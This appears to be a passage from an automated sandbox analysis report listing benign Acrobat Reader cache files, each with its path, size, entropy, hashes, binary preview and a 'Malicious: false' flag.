SHA-512:	9F706708A73B89E8EC5877BC935049B8EE883259965CFD7324C63867920E87B01A0E221D59569AC079CE0CE192EF26F0DCD5F794F4E8390EAF6C24A708F1EBE2
Malicious:	false
Preview:	0\r..m....._...h....._keyhttps://rna-resource.acrobat.com/static/js/plugins/desktop-connector-files/js/selector.js ..5...R/....."#.D.8[....A.A..Eo.....s.....%.k.SZ..~W.....:)'B..ad .....A..Eo.....

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\946896ee27df7947_0

Process:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe
File Type:	data
Category:	dropped
Size (bytes):	213
Entropy (8bit):	5.637629346784528
Encrypted:	false
SSDEEP:	3:m+lstxt08RzYOCGLvHkWBGKuKjXKX+IAuAJVKjXKLuV1gullmaRktwjlQPmJelcz:mLrnYOFLvEWdrloJUQ5e2twjWeJli1
MD5:	A7776560B93FEF73BB994B360DDFD97F
SHA1:	C5C71D2B69AB33B39390563DFD1EF23337BABB88
SHA-256:	D16588EB60AE3A9EE3883E21663C01C900A118A59C2F7550F0F43036E6CDB5DF
SHA-512:	54F15DB81F34840D9E986BFA9FBCC397A420C4EB617250DD090FC6332A14371764E8E7080650E3177E72A52482694BA457307FDB8E6AA19773C98F631CD1C63B

Malicious:	false
Preview:	0\r..m.....U....._keyhttps://rna-resource.acrobat.com/static/js/plugins/my-files-select/js/plugin.js ..c...R/....."#.D!.\....A.A..Eo.....v.....;"./N_.,.:C..2....9L.H...3:...A. .Eo.....

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\983b7a3da8f39a46_0

Process:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe
File Type:	data
Category:	dropped
Size (bytes):	208
Entropy (8bit):	5.522775275203596
Encrypted:	false
SSDEEP:	3:m+lQ/pqv8RzYOCGLvHkWBGKuKjXKX+IALKPWFv6gullDe6RktLH/lx6mgmOZLhT5:mOEYOFLvEWdrlhuotK9tLNxzgm2d/1
MD5:	AED87BC6C12707A4DC2C5BB70B06848A
SHA1:	5C160D8620021A1BB8378D6A48F4EDFCF1BDF264
SHA-256:	D1236E9A09EA51341539CAE2AB278CBE354F9BE424517D38075121B329BA888A
SHA-512:	1B8DDE98F20CC342BE61E5DE964CE4DBB6E0F4525E8AD75EA24267D8527A35E3B923F7C459EE76951FE5245DA2B91336892956ED6F60F65580A349E25C4A77A 4
Malicious:	false
Preview:	0\r..m.....P....r....._keyhttps://rna-resource.acrobat.com/static/js/plugins/my-files/js/selector.js .h....R/....."#.D..]....A.A..Eo.....Zk.....Z.Z}Q..4.o....0+..[|..n:*..U.W.A..Eo.. .....

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\aba6710fde0876af_0

Process:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe
File Type:	data
Category:	dropped
Size (bytes):	188
Entropy (8bit):	5.553128903544164
Encrypted:	false
SSDEEP:	3:m+l8UElLA8RzYOCGLvHkWBGKuKPK7CvyB3+/llPcaRktHh/leBiaQ562HvpMm1:mAElVYOFLvEW1Kx3ePltHh/px56uvp1
MD5:	5F648D00B4A3DC1311ED517AE46B6C9F
SHA1:	DE3E527C4C859C0CD8200157673EFED169932218
SHA-256:	41C5D8358295CE702AC21C9BEE9838485072D08140AB5713028B2A999545F08B
SHA-512:	82A931B1E3EBF57E95360E3C8525CB60FD5FE19F9073976CB6FFE5C7E561260A829525D2D4A88A20E932A1D399DF6AE863D45E0BDCDC238FB27B8FC4827020 5
Malicious:	false
Preview:	0\r..m.....<...)6....._keyhttps://rna-resource.acrobat.com/static/js/rna-main.js .N[...R/....."#.DM.....A.A..Eo.....S.....z?...SwC...^..y.....V..7R-O.....A..Eo.....

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\b6d5deb4812ac6e9_0

Process:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe
File Type:	data
Category:	dropped
Size (bytes):	214
Entropy (8bit):	5.605708667436709
Encrypted:	false
SSDEEP:	6:mWYOFLvEWdBJvvu++I+XTn9tilUDLYtmOZn1:xRBJtB+jn95DcFZ
MD5:	6F32BA752F45DCCCC513F34C1C2D5264
SHA1:	9338408F0ED24A5C757C4459C7A3BCB7961FD790
SHA-256:	D29B0DCA4FAF44F7E9EF855902E4DB3BEB839422AE763AD3276EF646B1D89743
SHA-512:	C6162081E37958EE4A3D6E07F8F1A4AFE042D4942E254D83BB3BDA49DA4A50BFE3729866E937D4A7CB56B5C70AB5D47EBE0E2EFC78D72CDEA84CD291915FA 949
Malicious:	false
Preview:	0\r..m.....V.....h....._keyhttps://rna-resource.acrobat.com/static/js/plugins/activity-badge/js/selector.js ..a...R/....."#.Do.....A.A..Eo.....M.....t.q..W.EZ....1...[.zC.7mD..A ..Eo.....

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\bba29d2e6197e2f4_0

Process:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe
File Type:	data
Category:	dropped
Size (bytes):	211
Entropy (8bit):	5.574121816095143

Encrypted:	false
SSDEEP:	6:msRPYOFLvEWIa7zp7UVXC9QtC9/F8VPu1:BPHmzSe
MD5:	97BF18468EC797836CCBFBF47FD6F0C7
SHA1:	4E9D58BE5B7102C4D569143BF0E7F7C6D6FD04DD
SHA-256:	DB570C89FFDF8AB61B3C8E55830A5EE33DA297EDC611693212391F9DC585750E
SHA-512:	0D57FBEBDFEE63AF09D84843B32E7941AE5266809521489DBAC9998FFAD4A41A52C3B45EF8C56757DDF71BF713A0BED34E4592305BFBF1756C2A1349F5F6990 0
Malicious:	false
Preview:	0\r..m.....S...{.j....._keyhttps://rna-resource.acrobat.com/static/js/libs/require/2.1.15/require.min.js .....R/....."#.D.R.....A.A..Eo.....L...Im.@.....E.nW...IP..A..Eo .....

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\bf0ac66ae1eb4a7f_0

Process:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe
File Type:	data
Category:	dropped
Size (bytes):	208
Entropy (8bit):	5.6024223903163355
Encrypted:	false
SSDEEP:	6:mKPYOFLvEWdENU9QgatOk9tyPf0wiM3Y1:bJRT9L5k9SNr
MD5:	5C065FC0D3A41E966EEFAD428F941D24
SHA1:	61E2F842482E79C6A94163F74F7B1D8D63F5C0C5
SHA-256:	934A172165E241F676834092B1A4E3DFC50A15F72020E959DD3C1D2A42CC025B
SHA-512:	BFDFD90858D84C929B1F121EEFCF6FAD4E35569F5C36216F7F7A40B2A6C79E7A60847F308B72D6F0E196835B0227DF8621D3BE03696A1132F562D8C48A760814
Malicious:	false
Preview:	0\r..m.....P...Yft....._keyhttps://rna-resource.acrobat.com/static/js/plugins/uss-search/js/plugin.js .....R/....."#.D3.....A.A..Eo.....8^.....M....m+lS..e.....<7.U.P8*. 0K.A..Eo.....

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\cf3e34002cde7e9c_0

Process:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe
File Type:	data
Category:	dropped
Size (bytes):	208
Entropy (8bit):	5.588573426271932
Encrypted:	false
SSDEEP:	6:mQt6EYOFLvEWdccAHQWt4i9jt3jBRCh/41:XRc9j991Di/
MD5:	EF0E365BBCFC28B602D1203648D93981
SHA1:	8D038DB68AAE6A88E22E2BE9388FEF6229B3BB33
SHA-256:	57EE28CE004FB9AB8AC5524103F2338B82D30977ADC0B56553E28504EC25D8F9
SHA-512:	5D68F956A22304CA9679E4B4D2D2F9EDD2D56A3252BDDFB1CB3D918BB87404658061CC426A51ECEA10A94869E86C8DB1860DBEB937A9C884243437BA8FFD66 12
Malicious:	false
Preview:	0\r..m.....P...W3....._keyhttps://rna-resource.acrobat.com/static/js/plugins/scan-files/js/plugin.js .....R/....."#.Dz._....A.A..Eo.....PJm...0x.x..RD...BB!@5..<..] ....A..Eo.....

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\d449e58cb15daaf1_0

Process:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe
File Type:	data
Category:	dropped
Size (bytes):	231
Entropy (8bit):	5.590851692835408
Encrypted:	false
SSDEEP:	6:mqs6XYOFLvEWdFCi5mhuF9uyjtX3kULlF4r1:bs6xRki9pB37LlF4
MD5:	151AB52B9A7E7571E1A30FD0F3072126
SHA1:	C2E7340439EEBB3611C7629A8210D21CAC1F4618
SHA-256:	7F27243A4F9D2D4659A8D29895AEBAC26C615321D7C78275C16D5E60D444AF63
SHA-512:	3739DECE70E6E83B2C457CF8C79A09655BD12D81E0191AA0178DD0E53E7DA484C47A97817C3F12F0ABC1535D1D012D85015C118C79635A9006F8E809C2C227D
Malicious:	false
Preview:	0\r..m.....g...~.I?...._keyhttps://rna-resource.acrobat.com/static/js/plugins/aicuc/js/plugins/rhp/exportpdf-rna-selector.js ..O}..R/....."#.D2.d....A.A..Eo.....;.>.....P...#4..l....5 ...5..).w.. .h.~..A..Eo.....

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\d88192ac53852604_0	
Process:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe
File Type:	data
Category:	dropped
Size (bytes):	215
Entropy (8bit):	5.530957714447539
Encrypted:	false
SSDEEP:	3:m+lPHYs8RzYOCGLvHkWBGKuKjXKXqjuSKPWFvds+O/llNe90kRktyJFtXECcu1ie:mhYOFLvEWd/aFu3slvtyrNEN941
MD5:	A36110F151D175DD958EEE2ED9F24235
SHA1:	7844BDD469589EFB8B6677FDAD48AB3E6E97C41D
SHA-256:	0829B468379B684B8F3FCC5A813C4D6E380D35A7A018FC9BF5B70F469DB9413F
SHA-512:	11C9126366AC17FC80483B76787F1566D8716115B61B9E2C13A2F0B2149AE4132019E525A323A52958CB7B2368CC85512E4C8D7CBD42DAAAF1E8ACCA18E4CE6 2
Malicious:	false
Preview:	0\r..m.....W....w.m...._keyhttps://rna-resource.acrobat.com/static/js/plugins/my-recent-files/js/selector.js ..>...R/....."#.D!.....A.A..Eo.....a.f.m.i.o.p..3U5....^...I.A. .Eo.....

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\de789e80edd740d6_0	
Process:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe
File Type:	data
Category:	dropped
Size (bytes):	208
Entropy (8bit):	5.532222708358216
Encrypted:	false
SSDEEP:	6:mR9YOFLvEWd7VIGXOdQR+GiQtUBMqVd3G4K41:2DRuR1GiQmB9Vd2
MD5:	0B4EC00F35C1DE621EF0D126C76A0784
SHA1:	2383EE67F9B4607CBA2FFE953F6A200250C40537
SHA-256:	EF5CEC7BDBE7ADA2034EF216AFBFA46FCF81D753D0C253CC30B343330A871EA0
SHA-512:	03E8B97AD4642279F0820BA11E44BDE790410790EFC7473E05452C75C96078514E0301A57A4AE67E49FEB0A736599417E4B7BB49BCE1B16DB677B0B045D22229
Malicious:	false
Preview:	0\r..m.....P...y.p...._keyhttps://rna-resource.acrobat.com/static/js/plugins/app-center/js/plugin.js .....R/....."#.D.....A.A..Eo.....t|.....y.$..$.v5j...T...z.]..._S....A..Eo.. .....

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\f0cf6dfa8a1afa3d_0	
Process:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe
File Type:	data
Category:	dropped
Size (bytes):	208
Entropy (8bit):	5.5734520463309405
Encrypted:	false
SSDEEP:	6:mkqYOFLvEWd8CAd9Qj1VotzNDuA424r1:+RQJer
MD5:	D5DFAFC1CF2BF3F433F43EF252F37F1A
SHA1:	E79E4E6F3A673E65FBE0EDA2487C8E45CE0BB81D
SHA-256:	2A39F6D4A97931A14BFF9DD90B17DE750FD5D7FFD24120102C30CCD75339655C
SHA-512:	05F584B6CE2B6C9D83C61C6175F51F968115C3D89C3172AFAE4EC10ADDEAA102A64755D05290F054E1B7ACEEFED894A2F90E2E92E4F1F6E42D66AD006D19E2 4F
Malicious:	false
Preview:	0\r..m.....P...gT...._keyhttps://rna-resource.acrobat.com/static/js/plugins/signatures/js/plugin.js ._....R/....."#.D.Fc....A.A..Eo.....$.....#..@..k(v.8g..5.~_....]Pj.*..6.A..Eo... .....

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\f4a0d4ca2f3b95da_0	
Process:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe
File Type:	data
Category:	dropped
Size (bytes):	210
Entropy (8bit):	5.540978496403863
Encrypted:	false
SSDEEP:	6:moXXYOFLvEWdENUAuGKlltxxQtc/GyC8n1:xhRT4KllZQqG7
MD5:	A6DE72A34D0F27B003AA36EADF22461C

SHA1:	FBDFE73D63E3BF7D71AEF23B6721265A43688A93
SHA-256:	64591A99A5FA3C683C694AC45EEF1CABA8759BDC2CE4E7361D4A532159F616BF
SHA-512:	AB6D83330E2E6A240DEE8E8C842417BAA683DED0170E8C98570655E9A8FC4663EC81A00991C813153B737826DC1878DE1B9D173317E9794CBFC61BBEE8C3E6A
Malicious:	false
Preview:	0\r..m.....R....._keyhttps://rna-resource.acrobat.com/static/js/plugins/uss-search/js/selector.js .m....R/....."#.D..d....A.A..Eo.....8.../...;.\\o....1.....+..A..Eo.....

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\f941376b2efdd6e6_0

Process:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe
File Type:	data
Category:	dropped
Size (bytes):	221
Entropy (8bit):	5.559146246329947
Encrypted:	false
SSDEEP:	6:mQZYOFLvEWdrROk/VQd3+XRtp/sLmB41:nRrROk/VdT/N
MD5:	EDE98BE29A94A60DAB88DAFDC18BDF56
SHA1:	272B5F53035FB60022AA2E425EE25C8910AD5AE7
SHA-256:	6E127E5F6102090A277141E58F07E5C1F5E44A3184FD1A33D2EE77415F6930FB
SHA-512:	CBB21961E1D1AD1C078051C9DF4140CFCD27464E4FE643AA7FEBE558D750070E05D5DCA68CCCE8B6FA988AF883FD1DD62AFA5609E9A423778547023273FA8D9
Malicious:	false
Preview:	0\r..m.....]....,...._keyhttps://rna-resource.acrobat.com/static/js/plugins/desktop-connector-files/js/plugin.js .%e...R/....."#.D..\....A.A..Eo.....=i7..... ./.ev.....N~..6.b.....$ .j;:C...A..Eo.....

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\f971b7eda7fa05c3_0

Process:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe
File Type:	data
Category:	dropped
Size (bytes):	210
Entropy (8bit):	5.541922311726458
Encrypted:	false
SSDEEP:	6:mZ/lXYOFLvEWdccAWu4Be5+t32dm9741:qxRciL0du7
MD5:	30BCBECC48282ADA552342E7E927CAF1
SHA1:	F067C7ED61A111EF6C87CC780AEC13B16B14BE22
SHA-256:	DFDA9FF5FE376B1181C0D1C6ACB07DFDACFB5819C257141BF31A9FAF754813EF
SHA-512:	EA26B546AB98999F5064EED3B187930D8042FAE822F713C9C6EC144F1D28E22F3D9A897B72561C4CA3CE27A4543ABB44C0F10F59777A755405DBF4F190F17F6A
Malicious:	false
Preview:	0\r..m.....R...F....._keyhttps://rna-resource.acrobat.com/static/js/plugins/scan-files/js/selector.js ..+...R/....."#.D.3.....A.A..Eo.....UA.....U...I.>P...X...x..0U.~;m.x.k.A..Eo.....

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\fd17b2d8331c91e8_0

Process:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe
File Type:	data
Category:	dropped
Size (bytes):	204
Entropy (8bit):	5.543105509641445
Encrypted:	false
SSDEEP:	3:m+lUg18RzYOCGLvHkWBGKuKjXKrAUWiKPWFvpS0lllIYlx0kRkt1lmB6shoq+Ney:mMOYOFLvEWdwAPVuD3ltoQt1lmB6Jn1
MD5:	D41B66CF0AF1DD40C77C85FB1248C473
SHA1:	A969EF136675065EDDF47E07F90F3687F11A1C04
SHA-256:	45B25F09930A4B55141FD7DFD6DA96571EBDBA4C60B9060450685E1339C3E2F1
SHA-512:	D99AAAEB6CCA85673570211A7CDEFEE7405B91FA3059823EA3CA8CF37952FC968A932EF523E12F5EFFDEE816E883248F43B8BDC04C50BB82A289EBC11D594A14
Malicious:	false
Preview:	0\r..m.....L....Ey....._keyhttps://rna-resource.acrobat.com/static/js/plugins/home/js/selector.js ..v...R/....."#.Dg.c....A.A..Eo.....#.....k....F..D..O.n;[.1m.....=..A..Eo.....

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\fdd733564de6fbcb_0

Process:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe

File Type:	data
Category:	dropped
Size (bytes):	212
Entropy (8bit):	5.641613555516609
Encrypted:	false
SSDEEP:	6:m3PXYOFLvEWdBJvYQ+uiQtrffAhcsBXIh1:mxRBJQhQZ4B
MD5:	BF5641A7C5A58ACB05ADE6C814D3B04E
SHA1:	97E8D936939E1C7444D4C398A0757255FE9D0695
SHA-256:	06F9B555E6B884257388AF1A339EF85A19ADE09BE9332E0BE7D32ABB10226FA4
SHA-512:	BF741A39A6B39A7D16CEA9317C546CB36C7BECABF6DBF3C356315FFB9FBF6A7BB698B4D106F73F5458A3B56C1859F3C08C7188D0ED33249CEB541749D626DC 04
Malicious:	false
Preview:	0\r..m.....T.....z...._keyhttps://rna-resource.acrobat.com/static/js/plugins/activity-badge/js/plugin.js .....R/....."#.Dz6.....A.A..Eo.....S].....k..`..N3.... ..d..$[.....{.A..E o.....

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\febb41df4ea2b63a_0

Process:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe
File Type:	data
Category:	dropped
Size (bytes):	228
Entropy (8bit):	5.580629886700728
Encrypted:	false
SSDEEP:	3:m+l4kC8RzYOCGLvHkWBGKuKjXKeRKVlJ/2NAJVKjXKLuVylIldu7l6Rkt8XRlc3V:msPYOFLvEWdrROk/RJUQJtptEc3Me/1
MD5:	C7651688E2A5505316FFE3666263304B
SHA1:	A83116CBF9671EBE0F56F428A94B3AF4EF9D9E4B
SHA-256:	5F628DD336874EA5FB6992C81AFAE96963D031DB896DA3918F9C959D4738C128
SHA-512:	28E26926A0E2299A3DD0934EF04F4F5D08B2934AEFF04AA043C9C9F2E3E13EAA8F0DAC3F9B8D4AFF83F1E8834007E286FB22FA693138CCFA913F63A1642CC70 8
Malicious:	false
Preview:	0\r..m.....d...<.s...._keyhttps://rna-resource.acrobat.com/static/js/plugins/desktop-connector-files-select/js/plugin.js .....R/....."#.D..^....A.A..Eo.....9Q].8O.z....=. .:.N.{....N{.A..Eo.....

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\index-dir\temp-index

Process:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe
File Type:	data
Category:	dropped
Size (bytes):	1080
Entropy (8bit):	5.237362073824899
Encrypted:	false
SSDEEP:	24:dWKPKOsENGeyDMrAlc2kp4mlP67vh334B3AmGm:UKyOedlc2M4mJ+e2m
MD5:	E733120979D0DB531AE7457A85A6C480
SHA1:	80D98E90B3A74FD8B448AF522CFA1A49D81538CD
SHA-256:	D882C65A5878DE69CE9051515788F233F3E068172C0FA9CB765CF13CD04FF1D1
SHA-512:	2035FF2232BE2EE4825BF240A7C751F0B3BE76FF8DF7FDF3870EB4C1D7E3BA3FA371FB5F38D8DA684F8CC5EA77E41AAC8C15C91FC0C5B03757E319A6884499 A9
Malicious:	false
Preview:	0...,...oy retne....+.....V.....*..@....R/.....:.y~A.@....R/.....oB*.....R/.....#...(...A_./.....D.4..{...R/.....[.i..%..{...R/.....k7A.@....R/.....]...I.@.v..R/. .....,+..._.#@....R/.....<...W..J.....R/.....J..j....9...R/.....6<|.....R/.....2q....@....R/.....P....V@....R/.....!...0.o.{...R/.....P[. q@....R/.....3...@....R/..... ..v...q.....R/.....a.....R/.....C..M.....A_./.....qi.K.L.9@.v..R/.....K..JM.gb@.v..R/.....r...R/.....o.@....R/.....Gy.'.h.@....R/.....F..=z;.@....R/..... :..N.A..@....R/.....;/...@....R/.....@....R/.....A?.2:...9...R/.....q..9...R/.....u\]..q.9...R/.....o..k...{...R/.....*.....{...R/.....^.~..z..{...R/.....+.{..'.{...R /.....MV3...{...R/.....@..x..{...R/.....*)....J:.{...R/.....&.S.....{...R/.....

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\index-dir\the-real-index (copy)

Process:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe
File Type:	data
Category:	dropped
Size (bytes):	1080
Entropy (8bit):	5.237362073824899
Encrypted:	false
SSDEEP:	24:dWKPKOsENGeyDMrAlc2kp4mlP67vh334B3AmGm:UKyOedlc2M4mJ+e2m
MD5:	E733120979D0DB531AE7457A85A6C480

SHA1:	80D98E90B3A74FD8B448AF522CFA1A49D81538CD
SHA-256:	D882C65A5878DE69CE9051515788F233F3E068172C0FA9CB765CF13CD04FF1D1
SHA-512:	2035FF2232BE2EE4825BF240A7C751F0B3BE76FF8DF7FDF3870EB4C1D7E3BA3FA371FB5F38D8DA684F8CC5EA77E41AAC8C15C91FC0C5B03757E319A6884499A9
Malicious:	false
Preview:	0...,...oy retne....+.....V.....*..@....R/.....;.y~A.@....R/.....oB*.....R/.....#...(...A_./.....D.4..{...R/.....[.i..%..{...R/.....k7A.@....R/.....]...I.@.v..R/.....,+..._.#@....R/.....<...W..J.....R/.....J..j....9...R/.....6<|.....R/.....2q....@....R/.....P....V@....R/.....!...0.o.{...R/.....P[. q@....R/.....3...@....R/.....v...q.....R/.....a.....R/.....C..M.....A_./.....qi.K.L.9@.v..R/.....K..JM.gb@.v..R/.....r...R/.....o.@....R/.....Gy.'.h.@....R/.....F..=z;.@....R/.....:..N.A..@....R/.....;/...@....R/.....@....R/.....A?.2:...9...R/.....q..9...R/.....u\]..q.9...R/.....o..k...{...R/.....*.....{...R/.....^.~..z..{...R/.....+.{..'.{...R/.....MV3...{...R/.....@..x..{...R/.....*)....J:.{...R/.....&.S.....{...R/.....

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\index-dir\the-real-index~RF67bdbd.TMP (copy)

Process:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe
File Type:	data
Category:	dropped
Size (bytes):	1080
Entropy (8bit):	5.237362073824899
Encrypted:	false
SSDEEP:	24:dWKPKOsENGeyDMrAIc2kp4mIP67vh334B3AmGm:UKyOedIc2M4mJ+e2m
MD5:	E733120979D0DB531AE7457A85A6C480
SHA1:	80D98E90B3A74FD8B448AF522CFA1A49D81538CD
SHA-256:	D882C65A5878DE69CE9051515788F233F3E068172C0FA9CB765CF13CD04FF1D1
SHA-512:	2035FF2232BE2EE4825BF240A7C751F0B3BE76FF8DF7FDF3870EB4C1D7E3BA3FA371FB5F38D8DA684F8CC5EA77E41AAC8C15C91FC0C5B03757E319A6884499A9
Malicious:	false
Preview:	0...,...oy retne....+.....V.....*..@....R/.....;.y~A.@....R/.....oB*.....R/.....#...(...A_./.....D.4..{...R/.....[.i..%..{...R/.....k7A.@....R/.....]...I.@.v..R/.....,+..._.#@....R/.....<...W..J.....R/.....J..j....9...R/.....6<|.....R/.....2q....@....R/.....P....V@....R/.....!...0.o.{...R/.....P[. q@....R/.....3...@....R/.....v...q.....R/.....a.....R/.....C..M.....A_./.....qi.K.L.9@.v..R/.....K..JM.gb@.v..R/.....r...R/.....o.@....R/.....Gy.'.h.@....R/.....F..=z;.@....R/.....:..N.A..@....R/.....;/...@....R/.....@....R/.....A?.2:...9...R/.....q..9...R/.....u\]..q.9...R/.....o..k...{...R/.....*.....{...R/.....^.~..z..{...R/.....+.{..'.{...R/.....MV3...{...R/.....@..x..{...R/.....*)....J:.{...R/.....&.S.....{...R/.....

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\LOG

Process:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	292
Entropy (8bit):	5.2467966598351445
Encrypted:	false
SSDEEP:	6:kOWiZZM+q2PWXp+N2nKuAl9OmbnIFUtjWisZmwJWiypMVkwOWXp+N2nKuAl9Omb5:kOWi0+vaHAahFUtjWis/JWi1V5fHAaSJ
MD5:	77CCB894EE3F90C852A57ACB6220D56F
SHA1:	C4CB9150762F947E625E3E203A2409F06098AB86
SHA-256:	758D5C8111871EE775C0346BA97BA5E52C3D7BA17B913B03CC9A9E7ED11478B7
SHA-512:	92BE50EFEEBAE64F100EC717820554105F8D4A6428FBB5D2ADD6ED3D9E8AD8E34147C0BF7F485938479B59542C0434503116A016DFB72B20D7F5168920C53FD
Malicious:	false
Preview:	2023/01/30-17:51:41.854 18ac Reusing MANIFEST C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache/MANIFEST-000001.2023/01/30-17:51:41.865 18ac Recovering log #3.2023/01/30-17:51:41.866 18ac Reusing old log C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache/000003.log .

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\LOG.old (copy)

Process:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	292
Entropy (8bit):	5.2467966598351445
Encrypted:	false
SSDEEP:	6:kOWiZZM+q2PWXp+N2nKuAl9OmbnIFUtjWisZmwJWiypMVkwOWXp+N2nKuAl9Omb5:kOWi0+vaHAahFUtjWis/JWi1V5fHAaSJ
MD5:	77CCB894EE3F90C852A57ACB6220D56F
SHA1:	C4CB9150762F947E625E3E203A2409F06098AB86
SHA-256:	758D5C8111871EE775C0346BA97BA5E52C3D7BA17B913B03CC9A9E7ED11478B7
SHA-512:	92BE50EFEEBAE64F100EC717820554105F8D4A6428FBB5D2ADD6ED3D9E8AD8E34147C0BF7F485938479B59542C0434503116A016DFB72B20D7F5168920C53FD
Malicious:	false
Preview:	2023/01/30-17:51:41.854 18ac Reusing MANIFEST C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache/MANIFEST-000001.2023/01/30-17:51:41.865 18ac Recovering log #3.2023/01/30-17:51:41.866 18ac Reusing old log C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache/000003.log .

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\LOG.old~RF671596.TMP (copy)	
Process:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	292
Entropy (8bit):	5.2467966598351445
Encrypted:	false
SSDEEP:	6:kOWiZZM+q2PWXp+N2nKuAl9OmbnIFUtjWisZmwJWiypMVkwOWXp+N2nKuAl9Omb5:kOWi0+vaHAahFUtjWis/JWi1V5fHAaSJ
MD5:	77CCB894EE3F90C852A57ACB6220D56F
SHA1:	C4CB9150762F947E625E3E203A2409F06098AB86
SHA-256:	758D5C8111871EE775C0346BA97BA5E52C3D7BA17B913B03CC9A9E7ED11478B7
SHA-512:	92BE50EFEEBAE64F100EC717820554105F8D4A6428FBB5D2ADD6ED3D9E8AD8E34147C0BF7F485938479B59542C0434503116A016DFB72B20D7F5168920C53FD
Malicious:	false
Preview:	2023/01/30-17:51:41.854 18ac Reusing MANIFEST C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache/MANIFEST-000001.2023/01/30-17:51:41.865 18ac Recovering log #3.2023/01/30-17:51:41.866 18ac Reusing old log C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache/000003.log .

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Visited Links	
Process:	C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.012068139037335553
Encrypted:	false
SSDEEP:	3:ImtVOb+j4x9pPlXlaWMtlnyPll//zVrzlltD0lGQZ7XEZhGIelHdP4/X:liV0g4x9pdyt2//hFwl570ZhdelG/
MD5:	AA497CF5DFF0E22EDE9DB121E8F5F205
SHA1:	335D33FDAB84EA6E02590D0A2025220BCC91A53B
SHA-256:	98761AF76D97F04AEFCF7D4A65C2E5CDC6148A1633FB39A90F711EDD8BCCF9AE
